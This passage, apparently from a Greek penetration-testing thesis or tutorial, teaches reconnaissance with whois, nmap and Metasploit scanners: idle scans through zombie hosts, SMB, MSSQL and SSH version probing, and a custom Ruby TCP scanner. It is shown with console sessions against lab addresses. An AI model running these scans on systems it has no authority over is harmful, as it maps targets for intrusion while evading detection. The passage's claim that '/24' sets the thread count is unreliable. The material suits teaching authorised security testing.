Σε πρίπτωση που αυτό δεν γίνει σωστά, τότε είναι πιθανόν να παραλειφθούν αδύναμα συστήματα ή καλοί τρόποι επιθέσεων. Χρειάζεται χρόνος και υπομονή για να ελέγξει ένας tester σελίδες internet με πληροφορίες, να προσπαθήσει Google hacking, να χαρτογραφήσει εξονυχιστικά τα συστήματα και να καταλάβει τη δομή του στόχου του. Οπότε είναι προφανές ότι απαιτείται προσεκτικός σχεδιασμός, έρευνα και όπως έχει προαναφερθεί, η ικανότητα σκέψεως ως εισβολέας. Επίσης είναι αρκετά σημαντικό να καταγράφονται οι πληροφορίες και η διαδικασία του penetration test, ώστε εάν κάτι πάει στραβά να μπορεί να διορθωθεί γρήγορα.

4.1.1. Παθητική Συγκέντρωση Πληροφοριών

Με την παθητική συγκέντρωση πληροφοριών, ένας tester έχει τη δυνατότητα να ανακαλύψει πληροφορίες σχετικά με στόχους χωρίς να έρχεται σε επαφή με τα συστήματα του στόχου του. Δηλαδή, μπορεί να μάθει τι είδους λειτουργικό σύστημα τρέχει σε αυτά, τι είδους web server λογισμικό, ιδιότητες του δικτύου κ.λ.π.

Υπάρχει επίσης και το Open Source Intelligence (OSINT), το οποίο είναι μια μορφή συλλογής πληροφοριών που χρησιμοποιεί open source και γενικά ελεύθερα διαθέσιμες πληροφορίες για να βρει αυτά που θέλει, ο tester, για το στόχο του. Υπάρχουν αρκετά εργαλεία (tools) που χρησιμοποιούνται για αυτό το λόγο, είτε απλά είτε πολύπλοκα, όπως η εντολή «whois» για Linux συστήματα που βρίσκει τα ονόματα των Domain Servers μιας ιστοσελίδας. Ο σκοπός του tester σε αυτό το σημείο είναι να καθορίσει τι συστήματα χρησιμοποιεί μια εταιρεία ή ένας οργανισμός και πώς θα τους επιτεθεί και αν κάποια απο τα συστήματα που χρησιμοποιούνται, όντως ανήκουν σε αυτούς ή πληρώνουν για τη χρήση τους.

Κατ' αρχήν με την εντολή whois, μπορεί ο tester, πέρα από τα ονόματα, να μάθει αν οι DNS Servers στεγάζονται στην εταιρεία ή πληρώνουν κάποια άλλη για τη χρήση τους. Αυτό γίνεται διότι οι DNS Servers είναι ένας καλός στόχος σε επίθεση και συχνά βρίσκονται στα κτίρια της ίδιας εταιρείας, έτσι μέσων zone transfer επιθέσεων μπορούν να βρεθούν πληροφορίες για το δίκτυο αυτής της εταιρείας και εσωτερικά και εξωτερικά. Αν όμως στεγάζονται αλλού, τότε μια επίθεση ή προσπάθεια επίθεσης σε αυτούς πρόκειται για χάσιμο χρόνου.

Ένα άλλο χρήσιμο εργαλείο, είναι το «Netcraft», το οποίο είναι web-based και μέσω αυτού μπορεί να βρεθεί η IP διεύθυνση ενός server που φιλοξενεί μια συγκεκριμένη σελίδα. Τρέχοντας αυτήν τη διεύθυνση με τη whois ξανά μπορεί να βρει πληροφορίες για τον φορέα παροχής υπηρεσιών διαδικτύου (ISP). Επίσης μέσω του Netcraft, παρέχονται πληροφορίες όπως σε ποιά χώρα βρίσκεται, τι λειτουργικό σύστημα τρέχει στο server, ακόμα και πότε έγινε η τελευταία επανεκκίνηση κ.λ.π.

Τέλος για παραπάνω πληροφορίες μπορεί να χρησιμοποιήσει την «nslookup», μια εντολή που υπάρχει στα περισσότερα λειτουργικά συστήματα. Έτσι για παράδειγμα μπορεί να εξετάσει αν οι mail servers του οργανισμού φιλοξενούνται απο τρίτους και υπάρχει δηλαδή mail exchanger. Αν ισχύει κάτι τέτοιο τότε δεν γίνεται να συμπεριληφθούν στο penetration test.

4.1.2. Ενεργή Συγκέντρωση Πληροφοριών

Κατά τη διάρκεια μιας ενεργής συγκέντρωσης πληροφοριών, ο tester προσπαθεί να μάθει περισσότερα για το στόχο του με άμεσο τρόπο, αλληλεπιδρώντας με το ίδιο το σύστημα. Παραδείγματος χάριν, κάνει port scanning (σάρωση θυρών) για να προσδιορίσει ποιές ανοιχτές θύρες υπάρχουν σε ένα σύστημα ή κάνει άλλου τύπου σαρώσεις για να βρει τι τύπου υπηρεσίες τρέχουν πάνω στο σύστημα. Κάθε σύστημα ή υπηρεσία που ανακαλύπτεται είναι και μια ευκαιρία προς εκμετάλλευση (exploit). Ταυτόχρονα όμως, ο tester πρέπει να προσέχει γιατί αν παρασυρθεί κατά τη διάρκεια της, μπορεί να εντοπιστεί από κάποιο IDS ή IPS σύστημα (Intrusion Detection System και Intrusion Prevention System αντίστοιχα), κάτι το οποίο δεν είναι επιθυμητό αποτέλεσμα για τον tester που προσπαθεί να το κάνει μυστικά.

Όπως και στην Παθητική, έτσι και στην Ενεργή Συγκέντρωση Πληροφοριών, υπάρχουν ορισμένα εργαλεία, τα οποία ο tester μπορεί να χρησιμοποιήσει προς όφελος του. Ένα από αυτά είναι το «Nmap», το πιο διαδεδομένο port scanning εργαλείο και εύκολα χρησιμοποιήσιμο μέσω του Metasploit, το οπίο προσφέρει τη δυνατότητα σάρωσης θυρών και μεταξύ άλλων τη δυνατότητα αποθήκευσης των αποτελεσμάτων σε μια βάση δεδομένων για μετέπειτα χρήση. Σε συνδυασμό με το προηγούμενο παράδειγμα, μπορεί να πάρει την IP που έχει επιβεβαιωθεί από το Netcraft και τη whois και να σαρώσει τις θύρες και να ελέγξει ποιές είναι ανοιχτές και τι υπηρεσίες τρέχουν στο σύστημα. Εάν βέβαια πρόκειται για ένα μεγαλύτερο οργανισμό, θα υπάρχουν πολλά «IP ranges» προς εξέταση και όχι μόνο μία διεύθυνση.

Οι εντολές του Nmap είναι παραμετροποιήσιμες. Δύο από τις πιο συνηθισμένες επιλογές είναι το –sS, το οποίο ζητάει από το Nmap να ελέγξει τις TCP-based θύρες αν είναι ανοικτές, και το –Pn, το οποίο ζητάει από το Nmap να μην κάνει «ping» για να ελέγξει αν ένα σύστημα λειτουργει, αλλά θεωρεί ότι όλα τρέχουν σωστά. Τέλος το –A, προσφέρει περισσότερες πληροφορίες για τις υπηρεσίες που τρέχουν πάνω στο σύστημα σε συνδυασμό με το –sS.

Όπως αναφέρθηκε παραπάνω, ο tester έχει τη δυνατότητα να εξάγει τα αποτελέσματα του Nmap σε μία βάση δεδομένων και το Metasploit υποστηρίζει τις MySQL και PostgreSQL, με τη δεύτερη να είναι η «default» επιλογή. Ο τρόπος που λειτουργεί αυτό είναι με ένα .xml αρχείο που παράγει το Nmap με τη χρήση του –oX, το οποίο μετά εισάγεται στη βάση δεδομένων με την εντολή «db_import <όνομα_αρχείου>.xml».

Επίσης, υπάρχει η μέθοδος πιο εξελιγμένης σάρωσης, το TCP Idle Scan, με την οποία μπορεί να σαρωθεί το σύστημα-στόχος χρησιμοποιώντας την IP διεύθυνση ενός άλλου υπολογιστή στο δίκτυο. Για να λειτουργήσει αυτό, πρέπει πρώτα να προσδιοριστεί ένας (ή τουλάχιστον ένας) αδρανής υπολογιστής που χρησιμοποιεί κάποια στοιχειώδη (incremental) IP αναγνωριστικά (IDs), τα οποία γίνονται προβλέψιμα. Ύστερα χρησιμοποιείται η διεύθυνση αυτού του υπολογιστή για να γίνει μια σάρωση στο σύστημα για ανοιχτές θύρες, χωρίς να έχει σταλεί κάποιο πακέτο πληροφοριών στο δίκτυο από τη μεριά του tester.

Το Nmap όμως δεν είναι το μοναδικό εργαλείο που χρησιμοποιείται και το Metasploit έχει και δικούς του σαρωτές θυρών, οι οποίο μπορούν χρησιμοποιηθούν με εξίσου μεγάλη επιτυχία, όπως το SYN Port Scanner και άλλους που μπορούν να βρεθούν με την εντολή «search portscan».

4.1.3. Στοχευμένη Σάρωση – Targeted Scanning

Μια στοχευμένη σάρωση, αναζητά συγκεκριμένα λειτουργικά συστήματα, υπηρεσίες, εκδόσεις προγραμμάτων ή ρυθμίσεις τα οποία είναι γνωστό ότι έχουν κενά ασφαλείας και είναι εκμεταλλεύσιμα και μπορούν να προσφέρουν εύκολη πρόσβαση στο δίκτυο. Για παράδειγμα είναι πολύ συνηθισμένο να ελέγχεται ένα συγκεκριμένο ευάλωττο σημείο στις υπηρεσίες Windows Server, το οπίο λέγεται MS08-067, όπου μια συγκεκριμένη αίτηση RPC (Remote Procedure Call), μπορεί να επιτρέψει απομακρυσμένες εκτελέσεις κώδικα και να δώσει πρόσβαση στο σύστημα πολύ πιο γρήγορα από ότι αν σαρωνόταν ολόκληρο το δίκτυο.

Ορισμένες στοχευμένες σαρώσεις είναι, το Server Message Block Scanning, όπου χρησιμοποιώντας το module «smb_version», ο tester μπορεί να μάθει τις εκδόσεις των Windows συστημάτων στο δίκτυο. Με αυτόν το τρόπο, βρίσκονται έυκολα στόχοι που συνήθως είναι ευάλωττοι και ο tester μπορεί να τους εκμεταλλευθεί απαρατήρητος.

Οι προχειρα ρυθμισμένοι Microsoft SQL Servers αποτελούν εύκολο στόχο, διότι πολλοί διαχειριστές δεν συνειδητοποιούν καν ότι έχουν MS SQL Servers εγκατεστημένους στο σύστημα τους, διότι συνήθως εγκαθιστούνται σαν βάση άλλων προγραμμάτων όπως το Microsoft Visual Studio και έτσι συνήθως δεν ρυθμίζονται ποτέ. Όταν όμως γίνεται αυτό, το MS SQL είναι προεπιλεγμένο να «ακούει» στην TCP θύρα 1433 (αν δεν είναι αυτή τότε είναι μια δυναμική τυχαία θύρα TCP) κάτι που το κάνει εύκολα εκμεταλλέυσιμο. Το Metasploit μπορεί να το εκμεταλλευτεί με το module «mssql_ping» , το οποίο μπορεί να βρει την IP διεύθυνση του server, το Instance Name του (αν είναι express ή pro), την έκδοση του και τη θύρα στην οποία «ακούει».

Αν κατα τη διάρκεια τη σάρωσης βρεθούν μηχανήματα που τρέχουν SSH (Secure Shell), τότε εφόσον προσδιοριστεί η έκδοση του (ssh_version module), είναι αρκετά πιθανόν να υπάρχουν κενά ασφαλείας εφόσον πρόκειται για παλιότερη έκδοση ή μη ενημερωμένη.

Αντίστοιχα με το FTP Scanning το οποίο είναι ένα αρκετά πολύπλοκο και όχι τόσο ασφαλές πρωτόκολλο. Οι FTP servers είναι συχνά ο ευκολότερος τρόπος εισβολής σε ένα δίκτυο, για αυτό ο tester πρέπει πάντα να ελέγχει και να προσδιορίζει όποιοσδήποτε τρέχουν στο σύστημα-στόχος. Αυτό ωφείλεται στο γεγονός ότι είναι συχνό φαινόμενο να επιτρέπουν την ανώνυμη πρόσβαση στο δίκτυο και οι ανώνυμοι χρήστες μπορεί να έχουν δικαιώματα ανάγνωσης και γραφής, δηλαδή πλήρη πρόσβαση στο απομακρυσμένο σύστημα και τη δυνατότητα να κατεβάσουν και να ανεβάσουν ότι αρχείο μπορεί να προσπελαστεί απο το λογισμικό ενός FTP server.

Ακόμα υπάρχει το Simple Network Management Protocol Sweeping (SNMP), το οποίο συνήθως χρησιμοποείται σε δικτυακές συσκευές για να βρεθούν πληροφορίες όπως χρήση εύρους ζώνης, ποσοστά συγκούσεων και άλλα. Βέβαια υπάρχουν συστήματα με SNMP servers, οι οποίοι παρέχουν πληροφορίες για τη χρήση της CPU, ελεύθερη μνήμη και άλλες λεπτομέρειες για το σύστημα. Ή σε περίπτωση που ο tester μπορεί να πάρει τη «read/write» SNMP community string (μια σειρά κειμένου που λειτουργεί σαν password και χρησιμοποιείται για να επικυρωθούν μηνύματα που στέλνονται από τον υπολογιστή και τη συσκευή δρομολόγησης και συμπεριλαμβάνεται σε κάθε πακέτο που στέλνεται) για ένα Cisco router, μπορεί να κατεβάσει το αρχείο ρυθμίσεων του, να το αλλάξει και να το ανεβάσει ξανά. Σε συτήματα Windows μπορεί να αποκτήσει πρόσβαση σε ονόματα χρηστών, τρέχουσες υπηρεσίες.

4.1.4. Δημιουργία Σαρωτή

Εάν τα παραπάνω δεν είναι αρκετά, ο tester έχει πάντα τη δυνατότητα να γράψει το δικό του σαρωτή και με τη βοήθεια του Metasploit, να χρησιμοποιήσει όλες τις λειτουργίες του και τα «mixins». Τα mixins είναι κομμάτια κώδικα με προκαθορισμένες λειτουργίες, έτοιμες για χρήση. Ακολουθεί ένα παράδειγμα γραμμένο σε Ruby για έναν απλό σαρωτή TCP που θα συνδεθεί σε έναν απομακρυσμένο υπολογιστή στην προκαθορισμένη θύρα «12345» και θα στείλει το μήνυμα «HELLO SERVER» στον server, θα λάβει απάντηση και θα την τυπώσει μαζί με την IP του.

```
#Metasploit
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
        include Msf::Exploit::Remote::Tcp
        include Msf::Auxiliary::Scanner
        def initialize
                super(
                        'Name'           => 'My custom TCP scan',
                        'Version'        => '$Revision: 1 $',
                        'Description'    => 'My quick scanner',
                        'Author'         => 'Your name here',
                        'License'        => MSF_LICENSE
                )
                register_options(
                        [
                                Opt::RPORT(12345)
                        ], self.class)
        end

        def run_host(ip)
                connect()
               greeting = "HELLO SERVER"
               sock.puts(greeting)
                data = sock.recv(1024)
                print_status("Received: #{data} from #{ip}")
                disconnect()
        end
end
```

Αποθηκεύουμε το αρχείο μετά στην τοποθεσία ./modules/auxiliary/scanner/ ως «simple_tcp.rb» και φορτώνουμε το msfconsole. Βέβαια, τα modules φορτώνονται εν ώρα εκτέλεσης, οπότε η διεπαφή αυτή πρέπει να επανεκιννηθεί για να εμφανιστεί το module.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.100
[*] Auxiliary module execution completed
```

4.2. Port Scanning – Σάρωση Θυρών

Η πράξη της συστηματικής σάρωσης θυρών του υπολογιστή. Δεδομένου ότι μία θύρα είναι ένα μέρος όπου οι πληροφορίες εισέρχονται και εξέρχονται από έναν υπολογιστή, το port scanning προσδιορίζει ανοιχτές «πόρτες» σε έναν υπολογιστή. Το port scanning έχει νόμιμες χρήσεις στη διαχείριση των δικτύων, αλλά επίσης μπορεί να είναι κακόβουλου χαρακτήρα, αν κάποιος ψάχνει για ένα αποδυναμωμένο σημείο πρόσβασης για να εισβάλλει σε ένα σύστημα.

4.2.1. Nmap & db_nmap

Η εντολή «db_nmap» μπορεί να χρησιμοποιηθεί ώστε να εκτελεστεί μία σάρωση με το Nmap και τα αποτελέσματα της μετά να αποθηκευτθούν σε μία βάση δεδομένων. Το Nmap δίνει τη δυνατότητα εξαγωγής αποτελεσμάτων σε τρεις τρόπους (xml, grepable, και κανονικό). Άρα μπορούμεν να τρέξουμε το Nmap με την παράμετρο «-oA» μαζί με το επιθυμητό όνομα αρχείου για να παράγουμε τα τρία αρχεία και μετά με την εντολή «db_import» να προστεθούν στη βάση δεδομένων.

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

4.2.2. Άλλοι Σαρωτές

Επιπρόσθετα στο Nmap υπάρχουν και άλλοι σαρωτές στο πλαίσιο, τους οποίους μπορούμε να συγκρίνουμε με το Nmap σαρώνοντας τη θύρα 80 σε υπολογιστές που σύμφωνα με το Nmap, την είχαν ανοικτή.

```
msf > search portscan

Matching Modules
```

```
================

   Name                                          Disclosure Date  Rank
Description
   ----                                          ---------------  ----
-----------
   auxiliary/scanner/natpmp/natpmp_portscan                       normal
NAT-PMP External Port Scanner
   auxiliary/scanner/portscan/ack                                 normal
TCP ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                           normal
FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                                 normal
TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                                 normal
TCP Port Scanner
   auxiliary/scanner/portscan/xmas                                normal
TCP "XMas" Port Scanner



msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150
```

Η παραπάνω σάρωση με το Nmap είναι συγχρονισμένη (SYN scan), άρα θα τρέξουμε έναν αντίστοιχο σαρωτή από το Metasploit.

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan
per set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-
25,80,110-900)
   RHOSTS                      yes       The target address range or
CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    1                yes       The number of concurrent
threads
   TIMEOUT    500              yes       The reply read timeout in
milliseconds

msf auxiliary(syn) > set INTERFACE eth0
```

```
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run

[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Εδώ μπορούμε να φορτώσουμε τον TCP σαρωτή, ενάντια σε έναν άλλο στόχο.

```
msf > use auxiliary/scanner/portscan/tcp
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent
ports to check per host
   FILTER                        no        The filter string for
capturing traffic
   INTERFACE                     no        The name of the interface
   PCAPFILE                      no        The name of the PCAP
capture file to process
   PORTS        1-10000          yes       Ports to scan (e.g. 22-
25,80,110-900)
   RHOSTS                        yes       The target address range
or CIDR identifier
   SNAPLEN      65535            yes       The number of bytes to
capture
   THREADS      1                yes       The number of concurrent
threads
   TIMEOUT      1000             yes       The socket connect timeout
in milliseconds

msf  auxiliary(tcp) > hosts -R

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp
purpose  info  comments
-------         ---                ----  -------  ---------  -----  -
------  ----  --------
172.16.194.172  00:0C:29:D1:62:80        Linux    Ubuntu
server
```

```
RHOSTS => 172.16.194.172

msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent
ports to check per host
   FILTER                        no        The filter string for
capturing traffic
   INTERFACE                     no        The name of the interface
   PCAPFILE                      no        The name of the PCAP
capture file to process
   PORTS        1-1024           yes       Ports to scan (e.g. 22-
25,80,110-900)
   RHOSTS       172.16.194.172   yes       The target address range
or CIDR identifier
   SNAPLEN      65535            yes       The number of bytes to
capture
   THREADS      10                yes       The number of concurrent
threads
   TIMEOUT      1000             yes       The socket connect timeout
in milliseconds

msf  auxiliary(tcp) > run

[*] 172.16.194.172:25 - TCP OPEN
[*] 172.16.194.172:23 - TCP OPEN
[*] 172.16.194.172:22 - TCP OPEN
[*] 172.16.194.172:21 - TCP OPEN
[*] 172.16.194.172:53 - TCP OPEN
[*] 172.16.194.172:80 - TCP OPEN
[*] 172.16.194.172:111 - TCP OPEN
[*] 172.16.194.172:139 - TCP OPEN
[*] 172.16.194.172:445 - TCP OPEN
[*] 172.16.194.172:514 - TCP OPEN
[*] 172.16.194.172:513 - TCP OPEN
[*] 172.16.194.172:512 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(tcp) >
```

Άρα μπορούμε να δούμε ότι οι ενσωματωμένοι σαρωτές του Metasploit είναι παραπάνω από ικανοί να βρούνε συστήματα και ανοικτές θύρες, κάνοντας το έργο του penetration tester ευκολότερο όταν βρίσκεται σε ένα σύστημα που δεν έχει το Nmap.

4.2.3. SMB Version Scanning

Έχοντας καθορίσει ποιοί Η/Υ είναι ελεύθεροι στο δίκτυο, μπορούμε να προσπαθήσουμε να βρούμε ποιό είναι το λειτουργικό σύστημα τους, ώστε να

επικεντρωθούμε σε επιθέσεις για αυτά τα συγκεκριμένα συστήματα και να μη σπαταλάμε χρόνο σε άκαρπες επιθέσεις.

Εφόσον υπάρχουν πολλά συστήματα στο δίκτυο μας με την θύρα 445 ανοικτή, θα χρησιμοποιήσουμε το module «scanner/smb/version» για να βρούμε την έκδοσση των Windows και Linux.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run

[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2
(language: Unknown) (name:XEN-2K3-FUZZ) (domain:WORKGROUP)
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language:
English) (name:V-XP-EXPLOIT) (domain:WORKGROUP)
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language:
English) (name:V-XP-DEBUG) (domain:WORKGROUP)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

Και εφόσον δώσουμε την εντολή «hosts», οι πληροφορίες αυτέ θα αποθηκευθούν στη βάση δεδομένων του Metasploit.

```
msf auxiliary(smb_version) > hosts

Hosts
=====

address         mac  name  os_name            os_flavor  os_sp
purpose  info  comments
-------         ---  ----  -------            ---------  -----  ------
-  ----  --------
192.168.1.201             Microsoft Windows  XP         SP3    client
192.168.1.202             Microsoft Windows  XP         SP3    client
192.168.1.209             Microsoft Windows  2003 R2    SP2    server
```

4.2.4. Idle Scanning

Κατά την αδρανή σάρωση, μπορούμε να χρησιμοποιήσουμε την IP διεύθυνση ενός άλλου Η/Υ για να σαρώσουμε κρυφά έναν άλλο στο δίκτυο. Για να λειτουργίσει αυτό πρέπει να βρούμε έναν υπολογιστή που είναι αδρανής στο δίκτυο και χρησιμοποιεί IPID ακολουθίες Broken Little Endian Incremental. Για αυτό χρησιμοποιούμε το module «scanner/ip/ipidseq» για να βρούμε τον υπολογιστή που πληροί τις προϋποθέσεις.

```
msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options

Module options (auxiliary/scanner/ip/ipidseq):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS                      yes       The target address range or
CIDR identifier
   RPORT      80               yes       The target port
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    1                yes       The number of concurrent
threads
   TIMEOUT    500              yes       The reply read timeout in
milliseconds

msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run

[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

Κρίνοντας από τα αποτελέσματα έχουμε πολλά πιθανά «ζόμπι» που μπορούμε να χρησιμοποιήσουμε. Θα δοκιμάσουμε με το 192.168.1.109 για να δούμε αν θα έχουμε τα ίδια αποτελέσματα με πριν.

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.114

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class:
Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

4.3. Ψάχνοντας για MSSQL

Η έρευνα για εγκαταστάσεις MSSQL σε ένα εσωτερικό δίκτυο, μπορεί να επιτευχθεί με UDP foot-printing. Όταν εγκαθιστάται η MSSQL, «κάθεται» είτε στη θύρα 1433 είτε σε μία τυχαία δυναμική TCP θυρα. Αν η θύρα είναι δυναμικά προσδιορισμένη, τότε στέλνοντας ένα ερώτημα στην UDP θύρα 1434, θα μας δώσει πληροφορίες για το server, μαζί με την TCP θύρα στην οποία ακούει.

```
msf > search mssql

Exploits
========

   Name                                              Description
   ----                                              -----------
   windows/mssql/lyris_listmanager_weak_pass  Lyris ListManager MSDE
Weak sa Password
   windows/mssql/ms02_039_slammer             Microsoft SQL Server
Resolution Overflow
   windows/mssql/ms02_056_hello               Microsoft SQL Server
Hello Overflow
   windows/mssql/mssql_payload                Microsoft SQL Server
Payload Execution


Auxiliary
=========

   Name                        Description
   ----                        -----------
   admin/mssql/mssql_enum      Microsoft SQL Server Configuration
Enumerator
   admin/mssql/mssql_exec      Microsoft SQL Server xp_cmdshell
Command Execution
   admin/mssql/mssql_sql       Microsoft SQL Server Generic Query
   scanner/mssql/mssql_login   MSSQL Login Utility
   scanner/mssql/mssql_ping    MSSQL Ping Utility

msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for
the specified username
   RHOSTS                                yes       The target address
range or CIDR identifier
   THREADS              1                yes       The number of
concurrent threads
   USERNAME             sa               no        The username to
authenticate as
```

```
   USE_WINDOWS_AUTHENT  false            yes       Use windows
authentification

msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit

[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

Η πρώτη εντολή ήταν για να γίνει έρευνα για «mssql plugins». Η δεύτερη ήταν για να φορωθεί το module του σαρωτή, Η τρίτη «show options» ήταν για να δούμε ποιές παραμέτρους χρειάζεται να δώσουμε. Το «set RHOSTS 10.211.55.1/24» καθορίζει το subnet range που θέλουμε να ψάξουμε για SQL Severs. Όσο για το /24, είναι ο αριθμός των threads – νημάτων που θέλουμε, το οποίο όσο μεγαλύτερο είναι τόσο λιγότερη ώρα θα πάρει. Μετά το τρέξιμο, θα γίνει η σάρωση και θ αεπιστέψει ορισμένες πληροφορίες. Στη συγκερκιμένη περίπτωση το όνομα του μηχανήματοςείναι «SSHACKTHISBOX-0» και τρέχει στη θύρα TCP 1433.

4.4. Ταυτοποίηση Υπηρεσιών

Το Metasploit παρέχει σαρωτές για διάφορες υπηρεσίες που τρέχουν σε συστήματα, όπως SSH και FTP, οι οποίοι μπορούν πολλές φορές να προσδιορίσουν ευάλωττες υπηρεσίες στους στόχους. Για πράδειγμα, νωρίτερα μια σάρωση μας έδειξε ότι η θύρα TCP 22 ήταν ανοικτή, Το SSH είναι συνήθως πολύ ασφαλές αλλά τα τρωτά σημεία δεν είναι ανήκουστα και είναι πάντα σημαντικό να μαζεύουμε όσο το δυνατόν περισσότερες πληροφορίες για τους στόχους μας.

```
msf > services -p 22 -c name,port,proto

Services
========

host            name  port  proto
----            ----  ----  -----
172.16.194.163  ssh   22    tcp
172.16.194.172  ssh   22    tcp
```

Φορτώνοντας το βοηθητικό σαρωτή «ssh_version» και δίνοντας την εντολή «set» για να δώσουμε την επιλογή RHOSTS, μπορούμε να δώσουμε μετά την εντολή «run» και να εκκινήσουμε το module.

```
msf > use auxiliary/scanner/ssh/ssh_version

msf  auxiliary(ssh_version) > set RHOSTS 172.16.194.163
172.16.194.172
RHOSTS => 172.16.194.163 172.16.194.172

msf  auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting               Required  Description
   ----     ---------------               --------  -----------
   RHOSTS   172.16.194.163 172.16.194.172  yes       The target
address range or CIDR identifier
   RPORT    22                            yes       The target port
   THREADS  1                             yes       The number of
concurrent threads
   TIMEOUT  30                            yes       Timeout for the
SSH probe


msf  auxiliary(ssh_version) > run
```

```
[*] 172.16.194.163:22, SSH server version: SSH-2.0-OpenSSH_5.3p1
Debian-3ubuntu7
[*] Scanned 1 of 2 hosts (050% complete)
[*] 172.16.194.172:22, SSH server version: SSH-2.0-OpenSSH_4.7p1
Debian-8ubuntu1
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

